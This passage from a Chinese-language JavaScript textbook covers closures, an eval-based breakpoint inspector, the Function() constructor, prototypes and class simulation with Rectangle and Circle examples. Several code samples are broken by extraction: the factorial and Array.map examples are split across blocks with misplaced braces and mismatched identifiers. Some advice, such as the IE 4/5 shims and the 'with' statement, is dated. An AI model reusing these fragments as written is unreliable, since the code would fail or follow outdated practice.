        if (predicate && !predicate(v))
            throw "set" + name + ": invalid value " + v;
        else
            value = v;
    };
}

// The following code demonstrates the makeProperty() method.
var o = {}; // Here is an empty object

// Add property accessor methods getName and setName()
// Ensure that only string values are allowed
makeProperty(o, "Name", function(x) { return typeof x == "string"; });

o.setName("Frank"); // Set the property value
print(o.getName()); // Get the property value
o.setName(0);       // Try to set a value of the wrong type

```

笔者见过的最有用并且最少特意的使用闭包例子就是 Steve Yen 所发明的断点工具，它作为 TrimPath 客户端帧的一部分，发布于 <http://trimpath.com>。断点是指函数中代码的执行停止下来，而程序员获得一个机会来查看变量的值、计算表达式、调用函数等的一个位置。Steve 的断点技术使用一个闭包来捕获一个函数中的当前作用域（包括局部变量和函数的参数），并将它与全局的 `eval()` 函数组合起来，从而允许察看作用域。`eval()` 得到 JavaScript 代码的一个字符串并返回其结果（可以从本书第三部分了解到更多内容）。下面是作为一个自检查的闭包来工作的嵌套函数：

```

// Capture current scope and allow it to be inspected with eval()
var inspector = function($) { return eval($); }

```

这个函数使用并不常用的标识符 `$` 作为参数名，从而减少在它想要检查的作用域内发生名字冲突的可能性。

可以通过把这个闭包传递给如例 8-7 中所示的一个函数，从而在函数中创建一个断点。

例 8-7：使用闭包的断点

```
// This function implements a breakpoint. It repeatedly prompts the user
// for an expression, evaluates it with the supplied self-inspecting closure,
// and displays the result. It is the closure that provides access to the
// scope to be inspected, so each function must supply its own closure.
//
// Inspired by Steve Yen's breakpoint() function at
// http://trimpeth.com/project/wiki/TrimBreakpoint
function inspect(inspector, title) {
    var expression, result;

    // You can use a breakpoint to turn off subsequent breakpoints by
    // creating a property named "ignore" on this function.
    if ("ignore" in arguments.callee) return;

    while(true) {
        // Figure out how to prompt the user
        var message = "";
        // If we were given a title, display that first
        if (title) message = title + "\n";
        // If we've already evaluated an expression, display it and its value
        if (expression) message += "\n" + expression + " ==> " + result + "\n";
        else expression = "";
        // We always display at least a basic prompt:
        message += "Enter an expression to evaluate:";

        // Get the user's input, displaying our prompt and using the
        // last expression as the default value this time.
        expression = prompt(message, expression);

        // If the user didn't enter anything (or clicked Cancel),
        // they're done, and so we return, ending the breakpoint.
        if (!expression) return;

        // Otherwise, use the supplied closure to evaluate the expression
        // in the scope that is being inspected.
        // The result will be displayed on the next iteration.
        result = inspector(expression);
    }
}
```

注意，例 8-7 中的 `inspect()` 函数使用 `Window.prompt()` 方法向用户显示文本，并允许他们输入一个字符串（参阅第四部分的 `Window.prompt()` 了解更多细节）。

下面是使用这个断点技术来计算阶乘的一个函数：

```
function factorial(n) {
    // Create a closure for this function
    var inspector = function($) { return eval($); }
    inspect(inspector, "Entering factorial()");
}
```

```
var result = 1;
while(n > 1) {
    result = result * n;
    n--;
    inspect(Inspector, "factorial() loop");
}

inspect(Inspector, "Exiting factorial()");
return result;
}
```

8.8.4.2 Internet Explorer 中的闭包和内存泄漏

Microsoft 的 IE Web 浏览器对 ActiveX 对象和客户端的 DOM 元素使用垃圾收集的一种弱化形式。这些客户端的对象是引用计数的，并且当它们的引用数达到 0 的时候，就会被释放。当存在循环引用的时候，这种方式就失效了，比如，当一个核心 JavaScript 对象引用一个文档元素，并且文档元素有一个属性（如一个事件处理器）指回到核心 JavaScript 对象的时候。

当闭包和 IE 中的客户端编程一起使用的时候，这种循环闭包经常发生。使用一个闭包时要记住，闭包函数的调用对象包括所有函数参数和局部变量，所持续的时间都和闭包一样长。如果那些函数参数或局部变量的任意一个引用一个客户端对象，就可能会导致一次内存泄漏。

这一问题的完整讨论在本书的范围之外。请查看 http://msdn.microsoft.com/library/en-us/IETechCol/dnwebgen/ie_leak_patterns.asp 了解更多细节。

8.9 Function()构造函数

正如前面所介绍的，函数通常使用 `function` 关键字来定义，要么以函数定义语句的形式，要么以一个函数直接量表达式的形式。函数也可以通过 `Function()` 构造函数来定义。使用 `Function()` 构造函数通常比使用函数直接量要难，因此这一技术也并不常用。下面是使用 `Function()` 构造函数来创建一个函数的例子：

```
var f = new Function("x", "y", "return x*y;");
```

这行代码创建了一个新的函数，这个函数和使用下面熟悉的语法定义的函数基本相等：

```
function f(x, y) { return x*y; }
```

`Function()` 构造函数期待任意数目的字符串参数。最后一个参数是函数的函数体，它可以包含任意多条 JavaScript 语句，每条语句用分号分开。构造函数的所有其他参数都

是字符串，用来指定所定义的函数的参数的名字。如果定义一个没有接受参数的函数，只需要向构造函数传递一个字符串，也就是函数体。

注意，`Function()` 构造函数并没有被传递给任何一个参数来指定它所创建的函数的名字。和函数直接量一样，`Function()` 构造函数创建了匿名的函数。

关于 `Function()` 构造函数，理解如下几点很重要：

- `Function()` 构造函数允许 JavaScript 代码被动态地创建并且在运行时编译。例如，全局 `eval()`（参见本书第三部分）函数就是这种方式。
- `Function()` 构造函数解析函数体，并且每次被调用的时候都创建一个新的函数对象。如果构造函数的调用出现在一个循环中，或者出现在一个经常被调用的函数中，那么这个过程效率就很低了。相反，出现在一个循环或者函数中的函数直接量或者嵌套的函数，并不会每次遇到的时候都编译。每次遇到一个函数直接量也不会创建不同的函数对象（尽管前面已经提到，在函数定义所在的词法作用域中捕获不同之处，可能需要一个新的闭包）。
- 最后，关于 `Function()` 函数非常重要的一点就是，它所创建的函数并不使用词法作用域，相反，它们总是当作顶层的函数一样来编译，如下面的代码所示：

```
var y = "global";
function constructFunction() {
    var y = "local";
    return new Function("return y"); // Does not capture the local scope!
}
// This line displays "global" because the function returned by the
// Function() constructor does not use the local scope. Had a function
// literal been used instead, this line would have displayed "local".
alert(constructFunction()); // Displays "global"
```

第9章

类、构造函数和原型

第7章介绍了JavaScript对象。本章将把每个对象当作是和其他的对象不同的独特的一组属性。在很多面向对象编程语言里，可以定义对象的一个类，然后创建作为这个类的实例的个别对象。例如，可以定义一个名为Complex的类来表示复数和对复数执行算术运算。一个Complex对象可以表示一个单独的复数，并且它可能是这个类的一个实例。

JavaScript并不像Java、C++和C#语言那样支持真正的类（注1）。但是，在JavaScript中可以定义伪类（pseudoclass）。做到这一点的工具就是构造函数和原型对象。本章采用了几个JavaScript的伪类甚至伪子类实例来说明构造函数和原型对象。

由于没有更好的术语，在本章非正式的使用“类”这个词。不过请注意，不要把这种非正式的类和JavaScript 2及其他语言中的类搞混了。

9.1 构造函数

第7章介绍了如何使用对象直接量`{ }`或者使用如下的表达式来创建一个新的空对象：

```
new Object()
```

我们还看到了使用如下的类似语法来创建其他类型的JavaScript对象。

```
var array = new Array(10);  
var today = new Date();
```

`new`运算符的后面必须跟着一个函数调用。`new`创建了一个新的没有任何属性的对象，然后调用该函数，把新的对象作为`this`关键字的值传递。设计来和`new`运算符一起使

注1： 然而，JavaScript 2.0 计划引入真正的类。

用的函数叫做构造函数（constructor function 或 constructor）。构造函数的工作是初始化一个新创建的对象，设置在使用对象前需要设置的所有属性。可以定义自己的构造函数，只需要编写一个为 `this` 添加属性的函数就可以了，下面的代码定义了一个构造函数，然后使用 `new` 运算符调用它两次来创建两个新的对象：

```
// Define the constructor.
// Note how it initializes the object referred to by "this".
function Rectangle(w, h) {
    this.width = w;
    this.height = h;
    // Note: no return statement here
}

// Invoke the constructor to create two Rectangle objects.
// We pass the width and height to the constructor
// so that it can initialize each new object appropriately.
var rect1 = new Rectangle(2, 4);    // rect1 = { width:2, height:4 };
var rect2 = new Rectangle(8.5, 11); // rect2 = { width:8.5, height:11 };
```

注意构造函数是如何使用自己的参数来初始化 `this` 关键字所引用的对象的属性的。通过定义一个适当的构造函数，就定义了对对象的一个类；所有使用 `Rectangle()` 构造函数创建的对象现在都确保初始化了 `width` 属性和 `height` 属性。这意味着，可以依靠这一特性编写一个程序，并且统一地处理所有的 `Rectangle` 对象。由于每个构造函数定义对象的一个类，因此，在形式上给构造函数一个名字可以明确它所创建的对象，这一点是很重要的。例如，使用 `new Rectangle(1, 2)` 来创建一个对象比使用 `new init_rect(1, 2)` 更加直观。

构造函数通常没有返回值。它们初始化作为 `this` 的值来传递的对象，并且没有返回值。然而，一个构造函数是允许返回一个对象值的，并且，如果它这么做，返回的对象成为 `new` 表达式的值。在此情况下，作为 `this` 的值的对象会被抛弃。

9.2 原型和继承

第8章中介绍过，方法就是作为对象的一个属性来调用的一个函数。当一个函数按照这种方式被调用，用来访问这个函数的对象变成了 `this` 关键字的值。假设想要计算一个 `Rectangle` 对象所代表的矩形的面积，可以这么做：

```
function computeAreaOfRectangle(r) { return r.width * r.height; }
```

这也有效，但这不是面向对象的。在使用对象的时候，最好在对象上调用方法，而不是把对象传递给一个函数。也就是这么做：

```
// Create a Rectangle object
var r = new Rectangle(8.5, 11);
```

```
// Add a method to it
r.area = function() { return this.width * this.height; }
// Now invoke the method to compute the area
var a = r.area();
```

在调用一个方法前必须为对象添加这个方法，当然，这种方法很可笑。可以在构造函数中初始化 `area` 属性使其指向一个面积计算函数，这样就可以改善这种状况了。下面是改进后的 `Rectangle()` 构造函数：

```
function Rectangle(w, h) {
    this.width = w;
    this.height = h;
    this.area = function() { return this.width * this.height; }
}
```

使用这个新的构造函数，我们就可以这样编写代码：

```
// How big is a sheet of U.S. Letter paper in square inches?
var r = new Rectangle(8.5, 11);
var a = r.area();
```

这个解决方案很有效，但它还不是最优的。创建的每个矩形都有3个属性。每个矩形的 `width` 属性和 `height` 属性可能都不同，但是每个 `Rectangle` 对象的 `area` 属性总是指向同一个函数（当然，有些人可能会改变它，但是通常会有意让一个对象的方法是固定的）。针对有意让同一个类的所有对象（即用同一个构造函数创建的所有对象）共享的方法来使用一个常规的属性，这样做的效率很低。

可是，这是一种解决方案。它证明了每个 JavaScript 对象都包含着对另一个对象（也就是它的原型对象）的内部引用。原型对象的任何属性，表现为每个以它为原型的对象的属性。这句话的另一种表达方法是，JavaScript 对象从它的原型那里继承属性。

在前一小节中，展示了用 `new` 运算符来创建一个新的空对象，然后把构造函数作为这个对象的一个方法来调用。可是，这并非事情的全部。在创建了这个空对象以后，`new` 设置了这个对象的原型。一个对象的原型就是它的构造函数的 `prototype` 属性的值。所有的函数都有一个 `prototype` 属性，当这个函数被定义的时候，`prototype` 属性自动创建和初始化。`prototype` 属性的初始化值是一个对象，这个对象只带有一个属性。这个属性名为 `constructor`，它指回到和原型相关联的那个构造函数。（读者可能会想起第7章中介绍的 `constructor` 属性，这就是每个对象都有一个 `constructor` 属性的原因。）添加给这个原型对象的任何属性，都会成为被构造函数所初始化的对象的属性。

用一个例子来说明更清楚些。下面，再次用到 `Rectangle()` 构造函数：

```
// The constructor function initializes those properties that
// will be different for each instance.
```



```
function Rectangle(w, h) {
    this.width = w;
    this.height = h;
}

// The prototype object holds methods and other properties that
// should be shared by each instance.
Rectangle.prototype.area = function() { return this.width * this.height; }
```

构造函数为对象的“类”提供一个名字并初始化width和height这样的属性，这些属性可能在类的每个实例中都不同。原型对象和这个构造函数相关，并且，构造函数初始化的每个对象都确实从原型那里继承了完全相同的一组属性。这意味着，原型对象是放置方法和其他不变属性的理想地方。

注意，继承作为查找一个属性值的过程的一部分自动发生。属性并非从原型对象复制到新对象，它们只是像那些对象的属性一样地出现。这有两个重要的含义。首先，使用原型对象可以显著地减少每个对象所需的内存数量，因为对象可以继承原型的很多属性。第二层含义是，即便是在对象创建以后才添加到原型中的属性，对象也可以继承它。这意味着，可以为已有的类添加新的方法（尽管这未必是一个好的想法）。

继承的属性的就好像对象的常规属性一样发挥作用。可以用for/in循环来枚举它们，并在in运算符中测试它们。只能用Object.hasOwnProperty()来区分继承的属性和常规的属性。

```
var r = new Rectangle(2, 3);
r.hasOwnProperty("width"); // true: width is a direct property of r
r.hasOwnProperty("area"); // false: area is an inherited property of r
"area" in r;               // true: "area" is a property of r
```

9.2.1 读取和写入继承的属性

每个类都有一个带有一组属性的原型对象。但是，一个类有很多的潜在的实例，每个实例都继承这些原型属性。由于一个原型属性可以被很多对象继承，JavaScript必须在读取和写入属性值的时候，执行一种基本的不对称。当读取对象o的属性p的时候，JavaScript首先检查o是否有一个名为p的对象。如果没有，它接下来检查o的原型对象是否有一个名为p的属性。这使得基于原型的继承能够奏效。

另一方面，当写入一个属性的值的时候，JavaScript不会使用原型对象。要探究其原因，可以考虑如果它这么做的话会发生什么。假设要设置属性o.p的值，而对象o没有一个名为p的属性。进一步假设JavaScript继续前进并查到属性p在o的原型对象中，并且允许设置该原型的属性。现在，已经改变了整个一类对象的p的值，而这并非本意。

因此，属性继承只在读取属性值的时候发生，而当写入属性值的时候不会发生。如果设置了一个对象 o 的 p 属性，而 p 属性是 o 从它的原型继承而来的，那么，所发生的只不过是直接在 o 中创建了一个新的 p 属性。既然 o 有了自己的名为 p 的属性，它不再从自己的原型中继承 p 的值。当读取 p 的值的时候，JavaScript 首先查看 o 的属性，既然它发现 p 定义于 o 中，它就不需要查找原型对象，也就不会找到定义于原型中的 p 属性的值。我们有时候说， o 的属性 p “遮盖”或“隐藏”了原型对象中的属性 p 。原型继承可能是一个容易混淆的话题。图 9-1 解释了我们这里讨论的概念。




图 9-1：对象和原型

由于原型属性是由一个类的所有对象共享的属性，通常，只有使用它们来定义对于类中的所有对象来说都相同的属性，才显得有意义。这使得原型成为定义方法的理想工具。具有不变的值（如数学常量）的其他属性也很适合用原型属性来定义。如果类定义了一

个属性,它经常使用一个默认值,那么可以在一个原型对象中定义这个属性及其默认值。少数想要不使用默认值的对象,可以自己创建该属性的私有的非共享的拷贝,并定义它们自己的非默认的值。

9.2.2 扩展内建类型

不仅用户定义的类有原型对象。像 String 和 Date 这样的内建的类,也有原型对象,并且可以为它们赋值。例如,如下的代码定义了一个在所有的 String 对象中都可用的方法:

```
// Returns true if the last character is c
String.prototype.endsWith = function(c) {
    return (c == this.charAt(this.length-1))
}
```

在 String 原型对象中定义了新的 endsWith() 方法后,可以像下面这样使用它:

```
var message = "hello world";
message.endsWith('h') // Returns false
message.endsWith('d') // Returns true
```

反对使用自己的方法来扩展内建的类型,充足的理由是,如果这么做,本质上创建了核心 JavaScript API 的自己的定制版本。如果该代码包含了人们没有听说过的方法,那些必须阅读和维护该代码的任何其他程序员都可能会觉得代码太令人混淆了。除非创建一个底层的 JavaScript 帧并且期望很多其他的程序员都采用该帧,否则最好还是对内建类型的原型对象敬而远之。

注意,绝对不能为 Object.prototype 添加属性。所添加的任何属性和方法都可以用一个 for/in 循环来枚举,将它们添加到 Object.prototype 就会使它们在每个单个的 JavaScript 对象中都可见。一个空的对象 {} 应该没有可枚举的属性。任何添加到 Object.prototype 的内容都变成这个空对象的一个可枚举属性,那么把对象用作关联数组的代码可能会产生问题。

这里展示的扩展内建对象类型的技术,只能保证对核心 JavaScript 的“本地对象”起作用。当 JavaScript 嵌入到其他环境,如一个 Web 浏览器或者一个 Java 应用程序中,它就访问了另外的“宿主对象”,如代表 Web 浏览器文档内容的对象。这些宿主对象一般都没有构造函数和原型对象,通常无法扩展它们。

有一种情况下,扩展一个内建的本地类的原型是安全而有用的,这就是当一个旧的或不兼容的 JavaScript 实现缺少某个标准方法的时候,为原型添加这个标准方法。例如,Microsoft Internet Explorer 4 和 Internet Explorer 5 中都没有 Function.apply() 方法。这是一个十分重要的函数,可以用下面的代码来代替它:

```

// IE 4 & 5 don't implement Function.apply().
// This workaround is based on code by Aaron Boodman.
if (!Function.prototype.apply) {
    // Invoke this function as a method of the specified object,
    // passing the specified parameters. We have to use eval() to do this
    Function.prototype.apply = function(object, parameters) {
        var f = this; // The function to invoke
        var o = object || window; // The object to invoke it on
        var args = parameters || []; // The arguments to pass

        // Temporarily make the function into a method of o
        // To do this we use a property name that is unlikely to exist
        o._$apply_$ = f;

        // We will use eval() to invoke the method. To do this we've got
        // to write the invocation as a string. First build the argument list.
        var stringArgs = [];
        for(var i = 0; i < args.length; i++)
            stringArgs[i] = "args[" + i + "]";

        // Concatenate the argument strings into a comma-separated list.
        var arglist = stringArgs.join(",");

        // Now build the entire method call string
        var methodcall = "o._$apply_$(" + arglist + ")";

        // Use the eval() function to make the methodcall
        var result = eval(methodcall);

        // Unbind the function from the object
        delete o._$apply_$;

        // And return the result
        return result;
    };
}

```

再举一个例子，考虑 Firefox 1.5 中实现的新的数组方法（参阅 7.7.10 节）。如果要使用新的 `Array.map()` 方法，但同时也需要代码在不为该方法提供本地支持的平台上运行，可以使用如下的代码来实现兼容性：

```

// Array.map() invokes a function f on each element of the array,
// returning a new array of the values that result from each function
// call. If map() is called with two arguments, the function f
// is invoked as a method of the second argument. When invoked, f()
// is passed 3 arguments. The first is the value of the array
// element. The second is the index of the array element, and the
// third is the array itself. In most cases it needs to use only the
// first argument.
if (!Array.prototype.map) {
    Array.prototype.map = function(f, thisObject) {
        var results = [];
        for(var len = this.length, i = 0; i < len; i++) {
            results.push(f.call(thisObject, this[i], i, this));
        }
    };
}

```

```
    }  
    return results;  
  }  
}
```

9.3 在 JavaScript 中模拟类

尽管 JavaScript 支持一种叫做对象的数据类型，但是它却是没有类的正式概念。这使得 JavaScript 和 C++、Java 这样的传统的面向对象语言颇为不同。面向对象程序设计语言的共同特点是，它们都是强类型的，并且支持基于类的继承。根据这一标准，我们很容易把 JavaScript 划定为不是真正的面向对象语言。另一方面，可以看到 JavaScript 大量地使用对象，并且它有自己的基于原型的继承。JavaScript 是一种真正的面向对象语言。它在众多其他的（相对暗淡的）面向对象语言中鹤立鸡群，因为它采用于原型的继承而不是基于类的继承。

尽管 JavaScript 不是一种基于类的面向对象语言，它还是很好地模拟了 Java 和 C++ 这样的基于类的语言的功能。在本章中一直非正式地使用类这个术语。本节将更加正式地探讨 JavaScript 和 Java、C++ 这样纯粹基于类的继承的语言之间的相似性（注 2）。

让我们从定义一些基本的术语开始。我们已经看到，对象是包含各种具有名字的数据片断的数据结构，它也可以包含可能对这些数据片断进行操作的各种方法。对象把相关的值和方法组织到一个单独的方便的包中，这通常增强了代码的模块性和可复用性，从而使编程变得更加容易。JavaScript 中的对象可以有任意多个属性，属性可以动态地添加给一个对象。在 Java 和 C++ 这样的严格类型语言中，情况并不是这样。在那些语言中，每个对象都有一组预定义的属性（注 3），其中每个属性都有一个预定义的类型。当使用 JavaScript 对象来模拟面向对象编程技术的时候，通常会预先定义每个对象的属性组以及每个属性所存储的数据的类型。

在 Java 和 C++ 中，类定义为一个对象的结构。类确切地指定了一个对象所包含的字段，以及每个字段所存储的数据的类型。它还定义了操作一个对象的方法。我们在前面已经看到，JavaScript 不会有一个正式的类的名字，它只是通过构造函数及其原型对象来近似地模拟类。

在 JavaScript 和基于类的面向对象语言中，同一个类都可以有多个对象。我们常常说，

注 2： 即便读者不熟悉那些语言或者那种风格的面向对象编程，也可以阅读本节。

注 3： 在 Java 和 C++ 中，它们通常叫做“字段”。但是这里将它们称作属性，因为这是 JavaScript 的术语。

一个对象是它的类的一个实例。因此，任何类都有可能多个实例。有时候，术语“实例化”（`instantiate`）用来描述创建一个对象（例如，类的一个实例）的过程。

在Java中，类名首字母大写并且对象名用小写字母，这是编程惯例。这一惯例使得类和对象可以在代码中相互区分开来，它很有用，因此在JavaScript编程中也得到遵从。例如，本章的前面各节已经定义了一个`Rectangle`类，并且用`rect`这样的名字创建这个类的实例。

一个Java类的成员可能是4种类型之一：实例属性、实例方法、类属性和类方法。在下面各小节中，我们将探究这些类型之间的区别并说明如何在JavaScript中模拟它们。

9.3.1 实例属性

每个对象都拥有它的实例属性的一份单独拷贝。换句话说，如果在一个给定的类中有10个对象，那么，每个实例属性就有10个拷贝。例如，在`Rectangle`类中，每个`Rectangle`对象有一个`width`属性指定了矩形的宽度。在这个例子中，`width`是一个实例属性。既然每个对象自己都拥有实例属性的拷贝，所以这些属性都通过个别的对象来访问。例如，如果`r`是一个对象，而且是`Rectangle`类的一个实例，那么，这样访问它的`width`：

```
r.width
```

默认情况下，JavaScript中的任何对象属性都是一个实例属性。然而，为了真实地模拟传统的基于类的面向对象编程，我们说JavaScript中的实例属性是那些由构造函数创建和初始化的属性。

9.3.2 实例方法

实例方法和实例属性很相似，只不过它是一个方法而不是一个数据值（在Java中，函数或方法不是数据，在JavaScript中也是如此，因此，这一区别更加明显。）实例方法在特定的对象或实例上被调用。`Rectangle`类的`area()`方法是一个实例方法。它在一个`Rectangle`对象`r`上调用：

```
a = r.area();
```

一个实例方法的实现使用`this`关键字来引用调用它所基于的对象或实例。一个实例方法可以针对类的任何实例来调用，但是，这并不意味着每个对象都包含该方法的一份自己的私有拷贝，这就和对实例属性一样。相反，每个实例方法由一个类的所有实例来共享。在JavaScript中，通过将构造函数的原型对象中的一个属性设置为一个函数值，从而定义了一个实例方法。通过这种方式，构造函数所创造的所有对象都共享一个继承的指向该函数的引用，并且可以使用前面描述的方法调用语法来调用该函数。

实例方法和 this

如果读者是Java或C++程序员，可能会注意到这些语言里的实例方法和JavaScript中的实例方法有一个重要的差别。在Java和C++中，实例方法的作用域包括this对象。在Java中，area方法的方法体可能只是如下所示：

```
return width * height;
```

然而，在JavaScript中已经看到，必须为这些属性显式地指定this关键字。

```
return this.width * this.height;
```

如果读者觉得必须在每个实例字段前使用这样一个this前缀很不好看，可以在自己的每个方法中使用with语句（我们在第6.18节中介绍过）。例如：

```
Rectangle.prototype.area = function() {  
    with(this) {  
        return width*height;  
    }  
}
```

9.3.3 类属性

Java中的类属性是和一个类自身相关的属性，而不是和一个类的每个实例相关的属性。不管创建了该类的多少个实例，类的每个属性都只有一份拷贝。就像实例属性通过类的一个实例来访问一样，类属性通过类自身来访问。Number.MAX_VALUE是JavaScript中类属性的一个例子，MAX_VALUE属性通过Number类来访问。由于每个类属性都只有一份拷贝，类属性本质上是全局的。然而，对于它们来说较好的一点是，它们和一个类相关联，并且它们在JavaScript的名字空间中有一个逻辑位置，这样它们就不会被其他的同名属性覆盖。为了尽可能清楚地说明这一点，我们通过定义构造函数自身的一个属性来模拟JavaScript中的一个类属性。例如，要创建一个Rectangle.UNIT类属性来存储一个特殊的1×1的矩形，可以这么做：

```
Rectangle.UNIT = new Rectangle(1,1);
```

Rectangle是一个构造函数，但是由于JavaScript函数是对象，可以像创建任何其他对象的属性那样来创建一个函数的属性。

9.3.4 类方法

类方法是和一个类而不是类的一个实例相关的方法。类方法通过类自身来调用，而不是通过类的一个具体实例来调用。Date.parse()方法（可以在本书第三部分中看到这

个方法)是一个类方法。我们总是通过 Date 构造函数对象来调用它,而不是通过 Date 类的一个具体实例来调用它。

由于类方法是通过一个构造函数来调用的,this关键字并不引用类的任何具体的实例。相反,它引用的是构造函数自身。(通常,一个类方法根本不使用this。)

和类属性一样,类方法也是全局的。由于类方法并不通过一个具体的对象来操作,它们通常更容易被当作是通过一个类来调用的函数。同样,把这些函数和一个类关联起来,也给它们带来了在JavaScript名字空间中的方便的位置,并防止了名字空间冲突。要在JavaScript中定义一个类方法,只要让相应的函数成为构造函数的一个属性就可以了。

9.3.5 例子: Circle 类

例9-1中的代码是一个构造函数和原型对象,它们用来创建表示圆的对象。这个例子中包含了实例属性、实例方法、类属性和类方法。

例9-1: Circle 类

```
// We begin with the constructor
function Circle(radius) {
    // r is an instance property, defined and initialized in the constructor.
    this.r = radius;
}

// Circle.PI is a class property--it is a property of the constructor function.
Circle.PI = 3.14159;

// Here is an instance method that computes a circle's area.
Circle.prototype.area = function() { return Circle.PI * this.r * this.r; }

// This class method takes two Circle objects and returns the
// one that has the larger radius.
Circle.max = function(a,b) {
    if (a.r > b.r) return a;
    else return b;
}

// Here is some code that uses each of these fields:
var c = new Circle(1.0);      // Create an instance of the Circle class
c.r = 2.2;                    // Set the r instance property
var a = c.area();              // Invoke the area() instance method
var x = Math.exp(Circle.PI);   // Use the PI class property in our own computation
var d = new Circle(1.2);      // Create another Circle instance
var bigger = Circle.max(c,d); // Use the max() class method
```

9.3.6 例子：复数

例9-2是另外一个例子，它比前一个例子更加正式，它在JavaScript中定义了一类对象。代码和注释都值得仔细研究。

例9-2：复数类

```
/*
 * Complex.js:
 * This file defines a Complex class to represent complex numbers.
 * Recall that a complex number is the sum of a real number and an
 * imaginary number and that the imaginary number i is the
 * square root of -1.
 */

/*
 * The first step in defining a class is defining the constructor
 * function of the class. This constructor should initialize any
 * instance properties of the object. These are the essential
 * "state variables" that make each instance of the class different.
 */
function Complex(real, imaginary) {
    this.x = real;          // The real part of the number
    this.y = imaginary;     // The imaginary part of the number
}
